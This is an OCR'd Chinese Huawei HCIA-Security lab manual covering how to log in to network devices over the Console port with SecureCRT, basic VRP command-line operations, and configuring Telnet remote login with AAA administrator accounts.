学习推荐

- 华为培训与认证官方网站
  - http://learning.huawei.com/cn/
- 华为在线学习
  - https://ilearningx.huawei.com/portal/#/portal/ebg/26
- 华为职业认证
  - http://support.huawei.com/learning/NavigationAction!createNavi?navId=_31&lang=zh
- 查找培训入口
  - http://support.huawei.com/learning/NavigationAction!createNavi?navId=_trainingsearch&lang=zh

更多信息

- 华为培训APP

华为认证 Security 系列教程

HCIA-Security

网络安全工程师

实验指导手册

版本:3.0

华为技术有限公司

商标声明


和其他华为商标均为华为技术有限公司的商标。

本文档提及的其他所有商标或注册商标，由各自的所有人拥有。

注意

您购买的产品、服务或特性等应受华为公司商业合同和条款的约束，本文档中描述的全部或部分产品、服务或特性可能不在您的购买或使用范围之内。除非合同另有约定，华为公司对本文档内容不做任何明示或暗示的声明或保证。

由于产品版本升级或其他原因，本文档内容会不定期进行更新。除非另有约定，本文档仅作为使用指导，本文档中的所有陈述、信息和建议不构成任何明示或暗示的担保。

华为技术有限公司

地址：深圳市龙岗区坂田华为总部办公楼 邮编：518129

网址：http://e.huawei.com


华为认证体系介绍

华为认证基于“云-管-端”协同的新ICT基础架构，针对基础架构技术人员、开发者、行业用户，分别提供ICT架构认证、ICT开发者认证和行业ICT认证三大类认证的认证体系。根据ICT从业者的学习和进阶需求，华为认证分为工程师级别、资深工程师级别和专家级别三个认证等级。

信息安全作为当今各行各业运营过程中最为重视的环节之一，国家也颁发了《中国网络安全法》予以支撑。作为ICT新型人才，不仅需要熟悉网络安全设备的基本配置，了解网络威胁基本类型，还需要对信息安全基础理论、法律规范、企业安全运营流程有基础认知。

HCIA-Security（Huawei Certified ICT Associate-Security ，华为认证网络通信工程师安全方向）主要面向华为公司办事处、代表处一线工程师，以及其他希望学习华为安全产品和信息安全的技术人士。HCIA-Security认证在内容上涵盖信息安全概述、信息安全标准与规范简介、常见安全威胁、操作系统安全简介、数据监控与分析、电子取证技术简介、应急响应等信息安全内容，同时对网络安全技术，包括：防火墙介绍、用户管理技术、入侵防御简介、加解密技术等做了详细讲解。

华为认证协助您打开行业之窗，开启改变之门，屹立在安全网络世界的潮头浪尖！


ICT 架构认证
Network
Routing&Switching
Security
WLAN
SDN
Transmission
Access
LTE
Enterprise Communication
Data Center Facility
Power
Cloud
Storage
Cloud Computing
Big Data
Data Center
Cloud Service
IoT
ICT 开发者认证
Cloud Computing
Big Data
Cloud Service
IoT
行业 ICT认证
Finance
Public Safety
Expert
Professional
Associate
基于新ICT基础架构的人才
基于eSDK 创新解决方案的人才
行业专家
已发布
未发布

目录

1 如何登录网络设备

1.1 通过 Console 口登录设备（SecureCRT）

1.1.1 实验介绍

1.1.1.1 关于本实验


在设备出厂配置下，PC 终端通过 Console 口登录设备，可实现对设备的管理和配置。

1.1.1.2 实验目的

通过本实验，掌握 PC 终端使用 SecureCRT 通过设备 Console 口登录并管理设备的方法。

1.1.1.3 实验组网介绍

图1-1 通过 Console 口登录设备拓扑图



1.1.1.4 实验规划

管理 PC 使用串口线缆连接设备的 Console 口，管理 PC 通过 SecureCRT 软件登录设备。

表1-1 设备端口及参数说明

设备	端口	端口类型
管理PC	COM 1	以太网口
出厂配置的设备	Console	Console口

1.1.1.5 实验任务

序号	任务	任务说明
1	物理连接	物理连接PC和设备，通过console口方式登录设备仅支持物理直连。
2	登录设备	默认可以通过设备Console 口直接登录设备。

1.1.2 实验任务配置

1.1.2.1 配置思路

1.使用串口线缆连接管理 PC 的以太网口和设备的 console 口。


2.在管理 PC 上的 SecureCRT 配置连接参数，登录设备。

1.1.2.2 配置步骤

步骤 1 设备建立连接后，将所有设备上电，并且保证设备运行正常。


步骤 2 查看管理 PC 连接设备所使用的以太网口。

选择“控制面板 > 硬件和声音 > 设备和打印机 > 设备管理器 > 端口”。




步骤 3 在管理 PC 上运行 SecureCRT 并配置参数。


选择“新建会话”。



选择协议为“Serial”，点击“下一步”。




选择端口，端口为步骤二查询到的以太网端口，其余参数按照如图所示配置。



1.1.3 结果验证

按下回车键，在 SecureCRT 上出现以下内容时，说明通过 console 口登录设备成功。



1.2 熟悉命令行（SecureCRT）

1.2.1 实验介绍

1.2.1.1 关于本实验


在设备出厂配置下，PC 终端通过 Console 口登录设备，可以对设备进行命令行的基本操作。

1.2.1.2 实验目的

通过本实验，熟悉命令行的基本操作。

1.2.1.3 实验组网介绍

图1-2 通过 Console 口登录设备拓扑图



1.2.1.4 实验规划

管理 PC 使用串口线缆连接设备的 Console 口，管理 PC 通过 SecureCRT 软件登录设备。

表1-2 设备端口及参数说明

设备	端口	端口类型
管理 PC	COM 1	以太网口
出厂配置的设备	Console	Console 口

1.2.1.5 实验任务

序号	任务	任务说明
1	物理连接	物理连接PC和设备。
2	登录设备	默认可以通过设备Console 口直接登录设备。登录设备后然后熟悉设备的命令。
3	熟悉设备常见命令	设备常见命令包括转换配置视图、帮助命令的使用、查看设备信息和配置和保存配置等。

1.2.2 实验任务配置

1.2.2.1 配置思路

1.通过 Console 口登录设备；

2.对设备进行基本命令的熟悉。

1.2.2.2 配置步骤

步骤 1 通过 Console 口登录设备。

步骤 2 进入系统视图。

系统将命令行接口划分为若干个命令视图，系统的所有命令都注册在某个（或某些）命令视图下，只有在相应的视图下才能执行该视图下的命令。与防火墙建立连接即进入用户视图，它只完成查看运行状态和统计信息的简单功能。部分命令需要在系统视图下进行配置，所以配置之前需要先由用户视图进入系统视图，命令如下：

```
<R1> system-view
[R1]
```

步骤 3 进入接口视图。

在系统视图下，可以键入不同的配置命令进入相应的协议、接口等视图。以进入接口视图为例，命令如下：

```
[R1] interface GigabitEthernet 1/0/1
[R1-GigabitEthernet1/0/1]
```

步骤 4 在线帮助。

“？”为 VRP 平台提供的在线帮助之一。在系统视图下直接键入问号，系统便会列出在系统视图下可以配置的命令参数，或者在参数后键入空格，然后再键入问号，便可获得该参数后可以使用的参数列表，如果是键入一字符串，其后紧接键入问号，则系统会列出以该字符串开头的所有命令。如：

```
[R1] interface ?
  Dialer           Dialer interface
  Eth-Trunk        Ethernet-Trunk interface
  GigabitEthernet   GigabitEthernet interface
  LoopBack         LoopBack interface
  NULL            NULL interface
  Tunnel           Tunnel interface
  Virtual-Template  Virtual-Template interface
  Virtual-if       Virtual interface
  Vlanif           Vlan interface
```

Tab 键也是 VRP 平台提供的在线帮助之一。输入命令的某个关键字的前几个字母，按下<TAB>键，可以显示出完整的关键字，也可以切换符合该字母的所有命令。

```
[R1] inter     //键下“tab”
[R1] interface
```

步骤 5 退出视图。

当完成某项配置，需要回退到上衣视图时，可以使用“quit”命令，以退出接口视图为例：

```
[R1-GigabitEthernet1/0/1] quit
[R1]
```

步骤 6 回到用户视图。

当需要从其他视图回到用户视图时，可以使用“return”命令，如：

```
[R1-GigabitEthernet1/0/1] return
<R1>
```

步骤 7 查看设备版本。

可以在任意视图下查看设备版本，命令为“display version”，如：

```
<R1> display version
Huawei Versatile Routing Platform Software
VRP (R) software, Version 5.110 (eNSP V100R001C00)
Copyright (c) 2000-2011 HUAWEI TECH CO., LTD
```

步骤 8 保存配置。

保存设备所有配置，使用“save”命令，需要在用户视图下执行该命令：

```
<R1> save
The current configuration will be written to the device.
Are you sure to continue?[Y/N]
Apr  8 2018 14:09:14-08:00 R1 DS/4/DATASYNC_CFGCHANGE:OID 1.3.6.1.4.1.2011.5.25.
191.3.1 configurations have been changed. The current change number is 1, the
ch
ange loop count is 0, and the maximum number of records is 4095.y
Info: Please input the file name ( *.cfg, *.zip ) [vrpcfg.zip]:
Apr  8 2018 14:09:16-08:00 R1 %%01CFM/4/SAVE(l)[0]:The user chose Y when decidin
g whether to save the configuration to the device.
Now saving the current configuration to the slot 17.
Save the configuration successfully.
```

步骤 9 查看配置。

查看当前视图下的配置，在当前视图下使用命令“display this”，以接口视图为例：

```
[R1-GigabitEthernet0/0/1] display this
#
interface GigabitEthernet0/0/0
 description to_FW
 ip address 10.1.1.1 255.255.255.0
#
return
```

查看当前所有配置，包括当前未被保存的配置，可以在任意视图执行该命令，使用命令如下：

```
[R1] display current-configuration
```

查看当前已保存的配置，可以在任意视图执行该命令，使用命令如下：

```
[R1] display saved-configuration
```

1.3 通过 Telnet 登录设备

1.3.1 实验介绍

1.3.1.1 关于本实验

通过在设备上配置远程登录功能，使远程管理员能够通过 telnet 方式登录到设备上进行管理。

1.3.1.2 实验目的

通过本实验，掌握配置设备 telnet 功能的方法。

1.3.1.3 实验组网介绍

图1-3 通过 telnet 方式登录设备拓扑图

1.3.1.4 实验规划

管理 PC 使用普通网线连接设备的 GE1/0/1 口（以 GE1/0/1 口为例），管理 PC 通过 SecureCRT 软件远程登录设备。

表1-3 设备端口及参数说明

设备	端口	端口类型	地址
管理 PC	以太网接口	以太网口	10.1.2.100/24
出厂配置的设备	GE1/0/1	以太网口	10.1.2.1/24

1.3.1.5 实验任务

序号	任务	任务说明
1	物理连接	物理连接PC和设备。
2	登录设备	默认可以通过设备Console 口直接登录设备。然后再配置设备telnet功能。
3	配置设备telnet功能	设备默认不支持telnet功能，必须开启telnet功能，以及用于远程登录设备的账号密码等。
4	测试telnet功能	通过连接在设备上的PC远程登录设备，测试telnet功能是否配置成功。

1.3.2 实验任务配置

1.3.2.1 配置思路

1.使用其他方式登录到设备上（如 console 登录）。

2.在设备上配置 telnet 功能。

3.在管理 PC 上登录测试。

1.3.2.2 配置步骤 - CLI

步骤 1 通过其他方式登录到设备上（如 console 登录，具体方法参照实验 1.1 通过 Console 口登录设备）。

步骤 2 在设备上开启 telnet 功能。

```
<R1> system-view
[R1] telnet server enable
```

步骤 3 配置登录接口。

配置接口的 IP 地址用于登录。

```
[R1] interface GigabitEthernet 1/0/1
[R1-GigabitEthernet1/0/1] ip address 10.1.2.1 24
```

配置接口的访问控制功能。（可选，防火墙业务口需要此步骤）

```
[USG-GigabitEthernet1/0/1] service-manage enable
[USG-GigabitEthernet1/0/1] service-manage telnet permit
[USG-GigabitEthernet1/0/1] quit
```

配置接口加入安全区域。（可选，防火墙业务口需要此步骤）

```
[USG] firewall zone trust
[USG-zone-trust] add interface GigabitEthernet1/0/1
[USG-zone-trust] quit
```

（注：如使用防火墙 MGMT 口进行远程登录，则不需要配置步骤三）

步骤 4 配置管理员信息。

配置 VTY 管理员认证方式为 AAA。

```
[R1] user-interface vty 0 4
[R1-ui-vty0-4] authentication-mode aaa
[R1-ui-vty0-4] protocol inbound telnet
[R1-ui-vty0-4] user privilege level 3
[R1-ui-vty0-4] quit
```

配置 telnet 管理员。

```
[R1] aaa
[R1-aaa] manager-user telnetuser
[R1-aaa-manager-use-telnetuser] password cipher (Enter Password)
[R1-aaa-manager-use-telnetuser] service-type telnet
[R1-aaa-manager-use-telnetuser] level 3
[R1-aaa-manager-use-telnetuser] quit
```


为管理员绑定角色（可选，仅防火墙支持）

```
[FW-aaa] bind manager-user telnetuser role system-admin
```


步骤 5 登录设备。

在管理 PC 上配置地址为 10.1.2.100/24，运行 SecureCRT，填写设备 telnet 参数，登录设备。


新建会话，会话协议选择“telnet”，点击“下一步”。



